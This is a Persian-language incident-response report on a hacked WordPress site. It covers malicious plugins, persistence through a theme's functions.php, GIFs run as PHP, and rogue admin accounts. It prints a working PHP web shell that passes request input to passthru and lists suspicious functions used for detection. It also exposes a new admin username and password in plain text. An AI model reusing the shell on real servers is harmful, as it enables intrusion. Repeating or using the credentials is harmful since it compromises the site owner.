Hardening Report for packpolymer.com

گزارش بررسی وبسایت packpolymer.com

خلاصه گزارش - Brief Repot

1. به وبسایت چندین نفوذ انجام شده بود که یکی از آنها بسیار جدی و ریشه دار شده بود، در حدی که امکان بازتولید خود را پیاده سازی کرده بود.
2. **توضیح مختصر مهمترین آسیب پذیری:**
    1. پلاگین مخرب `wp2shell-rest` موفق به ایجاد و حفظ دسترسی غیرمجاز در وب‌سایت شده بود.
    2. این پلاگین با تزریق کد مخرب در `functions.php` قالب فعال، یک Web Shell با نام `c_cf1b939ad0003f02.php_` در ریشه وب‌سایت ایجاد می‌کرد.
    3. با اینکار حتی در صورت حذف پلاگین فعالیت Web Shell ادامه داشت.
    4. کدهای مخرب درون `functions.php` قالب فعال هر لحظه ریشه وبسایت را بررسی میکردند و در صورت حذف `c_cf1b939ad0003f02.php_` مجددا آنرا ایجاد میکردند.
    5. هکر حتی در ترفندی قابلیتی به Wordpress اضافه کرده تا فایل های GIF با مفسر PHP اجرا شوند. در این صورت شناسایی Malwares های درون وبسایت بسیار دشوار میشد زیرا از بیرون فایلی تصویری مشاهده میشد که در باطن امکان اجرای کد مخرب را داشت.
    6. این Web Shell امکان اجرای دستورات سیستم‌عامل از طریق درخواست HTTP را برای مهاجم فراهم می‌ساخت و در نتیجه مهاجم می‌توانست کل هاست را در سطح سیستم عامل OS کنترل کند و هر کامندی را اجرا کند.(مانند اجرای Administrator)

7. پس از دریافت دسترسی به OS هکر آلودگی را پخش کرده مثلا با استفاده از `content-delivery-helper` و `WP Mirror` `Sender` اقدام به برداشت فایل های درون وبسایت کرده است.

3. **پلاگین `wp2shell-rest` از کجا آمده؟**

1. دلیل دریافت این پلاگین و نصب آن قابل تشخیص نهایی نیست و نیاز به بررسی Forensic با دسترسی SSH دارد اما احتمالا از دو مکان اصلی زیر وارد شدند:
    1. ایمیل آلوده 25%
    2. نصب دستی و عمدی 75%

4. **سایر حملات:**

1. سایر حملاتی که انجام شدند در حد Proof Of Concept بوده اند البته که در صورت اراده هکر امکان برداشت از آنها وجود داشته زیرا که دسترسی دریافت شده بود و فقط Privilege Escalation و Maintain Access نیاز داشتند.

- در ادامه گزارشی کاملی از فایل های آلوده، محل آنها، نوع آنها و کاری که انجام میداده اند را مشاهده میکنید.

مقدمات - Before Start

1. گرفتن بکاپ از Database
2. گرفتن بکاپ ابتدایی از هاست و فایلها
3. فعال کردن Force TO HTTPS

مسیرهای بررسی شده - Analyzed Path's

1. **/home/packpol/public_html/**
    1. /home/packpol/public_html/
        1. فایلهای web shell و hack proof در این دایرکتوری ایجاد شده بودند.
        2. /home/packpol/public_html/wp-content/plugins/

1. تعداد زیادی از Malware ها در این دایرکتوری بود.
3. /home/packpol/public_html/wp-content/mu-plugins/
4. /home/packpol/public_html/wp-content/themes/
    1. اصلی ترین عامل دائم سازی فایل web shell, command execution در این فایل بودند.
5. /home/packpol/public_html/wp-content/uploads/
6. home/packpol/public_html/wp-admin/
7. home/packpol/public_html/wp-includes/
8. /home/packpol/public_html/wp-config.php
    1. در این فایل فانکشن(متد) که Persistent Creation Malwares را اجرا میکرد وارد شده بود.
9. /home/packpol/public_html/.htaccess
10. home/packpol/public_html/index.php

2. **/home/packpol/test.packpolymer.com/**
    1. same as public_html
3. **/home/packpol/mail/packpolymer.com**
    1. تعدادی از بدافزار ها توسط ایمیل وبسایت توسط هکر ارسال شده بود که همگی درون دایرکتوری های این قسمت بودند.

فایل ها و منابع آلوده - Infected Files & Assets

ایمیل وبسایت - EMails

1. پوشه ***/home/packpol/mail/packpolymer.com/info/new/**
    1. در کل در این دایرکتوری 5 فایل آلوده Malware وجود داشت.
    2. 4 مورد از آنها `YARA.DITEKSHEN_INDICATOR_RTF_Malver_Objects.UNOFFICIAL` بودند.
    3. 1 مورد هم `Legacy.Trojan.Agent-1388784` میباشد.

4. البته برای افزایش امنیت کلیه فایل های درون این دایرکتوری و تمامی موارد دریافت شده در ایمیل وبسایت را Delete & Reset کردیم.

```
#YARA.DITEKSHEN_INDICATOR_RTF_Malver_Objects.UNOFFICI
1=>
/home/packpol/mail/packpolymer.com/info/new/177053655

2=>
/home/packpol/mail/packpolymer.com/info/new/177262906

3=>
/home/packpol/mail/packpolymer.com/info/new/176586509

4=>
/home/packpol/mail/packpolymer.com/info/new/176606421

#Legacy.Trojan.Agent-1388784 Malware
5=>
/home/packpol/mail/packpolymer.com/info/new/176077939
```

2. پوشه **/home/packpol/mail/packpolymer.com/info/cur/**
   1. در این دایرکتوری یک فایل آلوده یافت شد.
   2. نوع آن `Win.Packed.Pwsx-10033652-0` بود.
   3. پاکسازی کامل برای این دایرکتوری نیز انجام شد.

```
/home/packpol/mail/packpolymer.com/info/cur/172128413
```

پلاگین های آلوده یافت شده عبارتند از:

1. **wp2shell-rest** اصلی ترین پلاگین آلوده
    1. استفاده برای دریافت دسترسی به Shell
    2. مهمترین مورد آلوده یافت شده که برای Web Shell/API backdoor استفاده میشود.
       رفتا پلاگین wp2shell-rest دقیقا رفتار یک Webshell و Command Execution را نشان میداد:

```
REST endpoint
      ↓
$_POST / $_GET
      ↓
base64_decode()
      ↓
shell_exec()
```

2. **wp2b_cmd7_c13edc53**
    1. استفاده برای اجرا کامند در هاست
3. **wp2b_cmd83_fa1be1c0**
    1. نمونه دیگر از مورد 2
4. **wp2b_multi_60d35a64**
    1. نمونه دیگر از مورد 2
5. **wp2p_1516d484 | wp2p_b5b6b487**
    1. نمونه دیگر از مورد 2
6. **wp2shell_e787d86a**
    1. تکمیلی پلاگین اول

7. **WP Mirror Sender**
    1. استفاده برای انتقال داده، ارتباط با C2 یا کپی محتوا استفاده
    2. نکته: این پلاگین استفاده عادی هم دارد اما در این مورد برای ارسال فایل ها، اطلاعات به سرور هکر استفاده میشده است.
8. **core-helper-cfee3dae55**
    1. استفاده برای ایجاد تغییرات در هسته وردپرس
9. **core-helper-54e334eb9d**
    1. نمونه دیگر از مورد 6
10. **content-tools-3150ecf42b**
    1. استفاده برای ایجاد نوشته، پست، محصول و ... در وردپرس
11. **content-delivery-helper-fc2500**
    1. ارسال فایل ها و اطلاعات برای هکر

سایر Malwares هایی که درون `wp-content/plugins` یافت شد:

1. database-repair-assistant-94f54c
2. mdngxctukpfj
3. ulbqrmwsgzka
4. wp-optimizer-a761761a17
5. wp-optimizer-283405133f
6. gwqtlbm
7. yerzadq

مواردی که برای اثبات آلوده بودن پلاگین بررسی شده

موارد زیر در هر پلاگین بررسی شده و براساس این موارد پلاگین های آلوده یافت شده است:

```
plugin directory
```

```
plugin main PHP file
creation/modification timestamps
file owner
file permissions
PHP files
JS files
hidden files
.htaccess
readme
REST routes
admin hooks
wp_ajax_* hooks
init hooks
login hooks
cron hooks
eval
base64_decode
gzinflate
str_rot13
assert
preg_replace /e
shell_exec
exec
system
passthru
proc_open
popen
curl
wp_remote_*
file_put_contents
file_get_contents
include
```

```
34  require
```

- **نکته:**
  - البته **وجود این توابع به‌تنهایی اثبات Malware نیست**؛
  - اما در صورت وجود آنها Context و Data Flow را بررسی کردیم تا مورد آلوده را پیدا کنیم.

فایل های آلوده - Infected Files

1. `public_html/Qs8m09qa5FOGZLaoG6jnkwWETvENfLd1.txt`
   1. کد نیست اما از توکن آن استفاده میشود.
2. `fm_prox.php` from **wp2p_b5b6b487**
   1. فایل اصلی آلوده پلاگین wp2p_b5b6b487 میباشد:
      1. `/home/packpol/public_html/wp-content/plugins/wp2p_b5b6b487/fm_prox.php`
   2. وظیفه ایجاد دسترسی برای هکر را فراهم میکند.
   3. نوع آن `YARA.SIGNATURE_BASE_SUSP_LNX_Linux_Malware_Indicators_Aug20_1.UNOFFICIAL` میباشد.
3. `public_html/0x.html`
   1. فایل ایجاد شده توسط هکر دوم chinafans ایجاد شده که با باز کردن صفحه هک خود را اثبات کند.
      2. https://packpolymer.com/0x.html
4. `public_html/109e8ca899f2.html` | `public_html/109e8ca899f2.txt`
   1. این دو فایل توسط هکر CoupDeGrace ایجاد شده که با باز کردن صفحه هک خود را اثبات کند.
      2. https://packpolymer.com/109e8ca899f2.html
5. `public_html/_c_cf1b939ad0003f02.php`

1. فایل مخرب هکر که برای command-execution web shell ایجاد شده است.
2. این فایل پس از حذف بصورت خودکار مجددا ایجاد میشد.
3. وظیفه تولید مجدد آن بوسیله کدهای درون `wp-content/themes/hello-elemntor/functions.php` انجام میشود که جلوتر آنرا بصورت کامل توضیح دادیم.
4. محتوایی که فایل `c_cf1b939ad0003f02.php_` ایجاد میکرد:

```php
<?php if(isset($_GET['c'])||isset($_GET['x']))
{$v=isset($_GET['c'])?
$_GET['c']:$_GET['x'];passthru($v.' 2>&1');exit;}?>
```

6. `public_html/wp-config`
   1. در این فایل متد مخربی که در بخش بعدی Themes توضیح میدهم و درون `functions.php` تعریف شده بود در آخرین خط بارگذاری میشد.
7. `public_html/wp-content/uploads/2026/09/w2s_ht_a4f517031c64.gif`
   1. این فایل در واقع PHP است که توسط فانکشن درون `functions.php` به PHP تفسیر میشده است.(توضیحات بیشتر در بخش بعدی و فایل Persistent Mechanism Description)
8. `public_html/wp-content/plugins/bg_w-load.php`
   1. در دایرکتوری پلاگین ها قرار داشت. وظیفه Decode کردن کدهای Web Shell رمزنگاری شده را برعهده داشت.

Infected Themes & Theme Files - قالب(تم)

1. `public_html/wp-content/themes/hello-elemntor/functions.php` یکی دیگر از مهمترین موارد:

1. عامل اصلی Persist بودن Malware ها درون این فایل است. در واقع این فایل باعث میشد فایل مخرب `c_cf1b939ad0003f02.php_` خودکار پس از حذف ایجاد شود.
2. همچنین باعث میشد فایل های .gif درون دایرکتوری `wp-contents/upload` در واقع فایل php تفسیر شوند. اینکار باعث مخفی کردن کدهای مخرب PHP میشود.
3. نسخه مخرب این کد را در ضمیمه ارسال میکنم.
4. *خطوط مخرب:*
    1. 1 تا 2(که این 1 خط نیست و در واقع 100 ها خط بود که بصورت Encode شده پشت سرهم نوشته شده بودند.)
    2. خط 3 تا 14
    3. خط 300 تا آخر
5. بررسی کامل این فایل را در فایلی جداگانه ارسال میکنم.

2. `public_html/wp-content/themes/wp2t_939961d4/*`

1. در این هک اخیر از آن استفاده نمیشده اما با فعال کردن آن کدهای مخرب درون آن که دسترسی به Shell هاست را برقرار میکردند اجرا میشدند.

یوزرها - Users

مدیرکل - Administrator

در کل تعداد 7 مدیر کل Administrator در وبسایت یافت شد که همگی به غیر از polymer حذف شدند.

1. **Hacker Users:**

1. یوزرهایی که در زیر وارد شده اند 100 درصد توسط هکر و پلاگین wp2shell-rest ایجاد شدند:

2. `|w2s_5d51acb08da6|w2s_5d51acb08da6@wp2shell.local|`

3. `|w2s_3df2106ec2b8|w2s_3df2106ec2b8@wp2shell.loca l|`
4. `|w2s_493d1990ba47|w2s_493d1990ba47@wp2shell.loca l|`
5. `|w2s_41f6c96cb7d3|w2s_41f6c96cb7d3@wp2shell.loca l|`
6. یوزر زیر نیز مشکوک است و به احتمال زیاد هکر است:
7. `5efad8a6c40b|5efad8a6c40b@google.com`

- **لیست کامل از کاربران Admin به همراه ایمیل، تاریخ و ساعت ساخت اکانت:**

```
|USER-ID|USER-LOGIN|USER-EMAIL|DISPLAY-NAME|USER-REGI

|1|polymer|packpolymergroup@gmail.com|polymer|2018-09

|400|w2s_41f6c96cb7d3|w2s_41f6c96cb7d3@wp2shell.local
09-04 23:30:49|

|402|susan99|susan99@inboxmail.cc|susan99|2026-09-06

|399|w2s_493d1990ba47|w2s_493d1990ba47@wp2shell.local
09-04 19:23:21|

|398|w2s_3df2106ec2b8|w2s_3df2106ec2b8@wp2shell.local
09-04 08:28:54|

|397|w2s_5d51acb08da6|w2s_5d51acb08da6@wp2shell.local
09-04 06:42:57|

```

```
|405|5efad8a6c40b|5efad8a6c40b@google.com|5efad8a6c40
```

یوزرهای معمولی - Normal Users

تعداد 56 عدد User معمولی که هکرها ساخته شده بودند نیز حذف شدند.

```
- 406# شناسه: ac.u.y.em.iw.ih.ul.2.4
- 375# شناسه: arturothomsen
- 383# شناسه: autumn_macdonnell.1231
- 404# شناسه: bellrittenhouse
- 371# شناسه: betseydarwin
- 353# شناسه: chu_wheare
- 379# شناسه: cortney-monnier.1267
- 339# شناسه: d.owote.mavu.xo.4.1
- 377# شناسه: darrin-kitchen
- 368# شناسه: domingoscollen
- 386# شناسه: dorothy-teresa.7105
- 346# شناسه: e.j.o.h.eg.u.y463
- 376# شناسه: e.nu.cav.o.pat.u.4.6
- 385# شناسه: e.v.anm.itche.l.l.1937
- 366# شناسه: elba.helms
- 355# شناسه: ep.al.u.we.y.u.be.82
- 395# شناسه: fredafoerster.2344
- 349# شناسه: gb_indiaholifield9118
- 365# شناسه: genasepulveda
- 357# شناسه: giuseppe.hayworth
- 362# شناسه: hamishcolley
- 364# شناسه: hugh_fatnowna-1135
- 369# شناسه: i.codex.al.87
- 356# شناسه: irene.barrenger
- 382# شناسه: jeffery-campbell
- 338# شناسه: joshuahernandez366osze
```

```
- 350# شناسه: kazuko_radecki
- 341# شناسه: l.ut.o.d.a.k.ix.e.na.10
- 340# شناسه: li.l.iy.a.vil.l.a.r
- 354# شناسه: lolaleidig
- 372# شناسه: lolita.cazneaux
- 381# شناسه: lucindadesimone
- 370# شناسه: malcolm.mais
- 363# شناسه: nannette.hinds
- 360# شناسه: nigel.kump.666
- 342# شناسه: ozu.qep.o.da.j.o.m.9.3
- 343# شناسه: pat.si.ma.c.io.22.39
- 389# شناسه: r.aym.ondwh.i.t.e.6.3.2.6
- 334# شناسه: sandragomez
- 333# شناسه: sanorawiedermann8568
- 335# شناسه: shaunteashton
- 374# شناسه: spinfile-names.dat_baynes
- 378# شناسه: spinfile-names.dat_whitford
- 387# شناسه: spinfile-names.dat-bunker
- 403# شناسه: spinfile-names.dat-wilhoite
- 396# شناسه: spinfile-names.dat.grattan-6773
- 394# شناسه: spinfile-names.dat.keble
- 392# شناسه: spinfile-names.dat.quinton.8687
- 401# شناسه: spinfile-names.dat.roddy_4698
- 358# شناسه: spinfile-names.datsellars_1915
- 361# شناسه: tanisha.pridgen
- 373# شناسه: therese.fowles_1505
- 359# شناسه: tresa-papst
- 347# شناسه: ud.o.b.o.y.a.y.e.z9.28
- 336# شناسه: v-4a59aacde3f3a138e41aa43b
- 337# شناسه: v-d8414cbf521882e4e323f7f5
```

یوزر جدید ساخته شده - New User

از این پس از یوزرنیم و پسورد زیر استفاده کنید.

- Username: 962P@lym3erPlM@re3myl@P273
- Password: f)nilPfyCcmT&L3!%dPAGnBa

پس از اولین لاگین حتما کارهای زیر را انجام دهید:
ابتدا ایمیل خود را برای یوزر جدید تعریف و سپس تایید کنید.
قابلیت Two Factor Authentication(2FA) را برای یوزر جدید فعال کنید.
یوزرنیم قبلی را حذف کنید و پست های آنرا به یوزر جدید منتقل کنید.

هکرها - Hackers

اطلاعاتی که از هکر ها پیدا شد:

1. chinafans
    1. https://t.me/Hack_0xTeam
    2. https://t.me/Hello_root
2. CoupDeGrace

منابع بیهوده - Unused Assets

دایرکتوری های بیهوده - Unused Directories

در وبسایت بسیاری فایل/دایرکتوری بی مصرف و بی استفاده وجود داشتند که تمامی آنها به Trash منتقل شدند.
این فایل ها حذف کامل نشدند و پس از تایید کارفرما حذف کامل میشوند.

1. **old.packpolymer.com**
    1. در این دایرکتوری چیزی وجود نداشت اما وجود آن ریسک امنیتی است و باعث آسیب پذیری سواستفاده از Subdomain ها میشود.
2. **test.packpolymer.com * 2**
    1. از این دایرکتوری 2 عدد وجود داشت که حذف شد.
    2. در این دایرکتوری یک وبسایت وردپرسی نسبتا کامل وجود داشت.
3. test.packpolymer.com

دامنه های بیهوده - Unused Domains

در روی هاست شما تعداد زیادی دامنه ثبت شده است. این دامنه ها باید حذف شوند.

- **Domain Lists:**
  1. https://coatedfilm.com/
  2. https://courierpolymailingbag.ir/
  3. https://hotmeltadhesivetransferfilm.com/
  4. https://nonstickfilm.com/
  5. https://packpolymer.ir/
  6. https://polymailingbag.com/
  7. https://polymailingbags.ir/
  8. https://releasedfilms.com/
  9. https://siliconedcoatedprotectionfilm.com/

فایلهای بیهوده - Unused Files

1. `public_html/test_connection.php`
2. `public_html/_c_cf1b939ad0003f02.php`
    1. فایل ایجاد شده توسط هکر
3. `109e8ca899f2.txt` | `44261159.txt`
    1. این دو فایل توسط هکر ایجاد شده بودند و محتوای زیر را داشتند:
        2. Hacked by CoupDeGrace
4. `public_html/.well-known.zip`
    1. فایل پشتیبان از نسخه های گذشته، امکان آلوده بودن بالاست.


دیتابیس بیهوده - Unused DB

1. `packpol_db`


1. وبسایت الان از دیتابیس `packpol_db_new` استفاده میکند و بنابراین این دیتابیس دیگر استفاده ای ندارد.
2. اما حذف آن نیاز به تایید دارد.

پیشنهادات - Suggestions


ساختار و معماری - Architecture

1. **ساختار و معماری:**
2. ساختار کلی وبسایت شما استاندارد نیست. در واقع وبسایت وردپرسی است اما از صفحات HTML ساده برای نمایش استفاده شده است.
3. اینکار باعث شده نتوانید از Elementor و یا Themes های خود استفاده کنید.
4. تمامی صفحات شما مثلا non-stick-polyethylene-film, polyethylene, heavy-duty-waste-bag , ... همگی در ریشه root وبسایت قرار دارند. اینکار باعث نمره منفی سئو، بهم ریختگی در مدیریت و عدم توسعه اصولی شده است:
1. 

5. مثلا برای تگ بندی ها از دو دایرکتوری tag, product-tag در ریشه وبسایت استفاده شده است در حالیکه خود Wordpress امکان مدیریت تگ ها را به بهترین شکل در زیر دایرکتوری های مخصوص فراهم کرده است.

1. 

6. همین اتفاق برای سایر ویژگی ها مانند Wishlists, Projects, ... اتفاق افتاده است.
7. برای هر محصول در ریشه وبسایت یک دایرکتوری ساخته شده در حالیکه این مورد به شدت اشتباه است. هر محصول باید در دسته بندی خود باشد و در Database ذخیره شود و نه هر کدام یک صفحه مجزا داشته باشند:

1. 

> *در یک وبسایت Wordpress استاندارد فقط و فقط دایرکتوری های wp-content, wp-admin, wp-cores, wp-include در ریشه وبسایت قرار میگیرند. شاید مواردی هم به استثنا برای هر وبسایت وجود داشته باشد.*

مشکلات سئو متعدد - SEO

1. در تمامی دایرکتوری های محصولات و دسته بندی ها یک `sitemap.xml` وجود دارد. این مورد اشتباه است و در حالت استاندارد

یک وبسایت باید یک sitemap و یا برای هر دسته بندی sitemap داشته باشد و تمامی آنها نیز باید در root وبسایت باشند نه در دایرکتوری محصولات و دسته بندی ها.

2. هیچکدام از صفحات Structure Data ندارند. یعنی با ای حالت طراحی غیراستاندارد امکان نوشتن Structure Data هم وجود نداشته است.

پیشنهادات امنیتی - Security

1. نصب Wordfence Pro و پیکربندی آن، سپس فعالسازی Firewall
2. اتصال وبسایت به CDN مانند Cloudflare و راه اندازی WAF آن
3. اسکن جامع کلیه وبسایت با AI Agents(Hermes on GPT-5.6 Terra)
4. تغییر تم وبسایت(اولویت دارد)
5. فعالسازی ورود دو مرحله ای در لیموهاست Two Factor Authentication
6. فعالسازی سرویس پیامک و لاگین با OTP(پیامک)
7. پیاده سازی Google Captcha یا Cloudflare Turnstile

مواردی که نیاز به تایید دارند - Need Verification

1. حذف پلاگین هایی که استفاده نمیشوند.
2. بروزرسانی هسته وردپرس
3. نصب WP-Duplicator و گرفتن نسخه پشتیبان
4. حذف ایمیل های بلااستفاده
5. حذف دیتابیس قدیمی
6. حذف سایر مواردی که در قسمت Unused نوشته شده اند.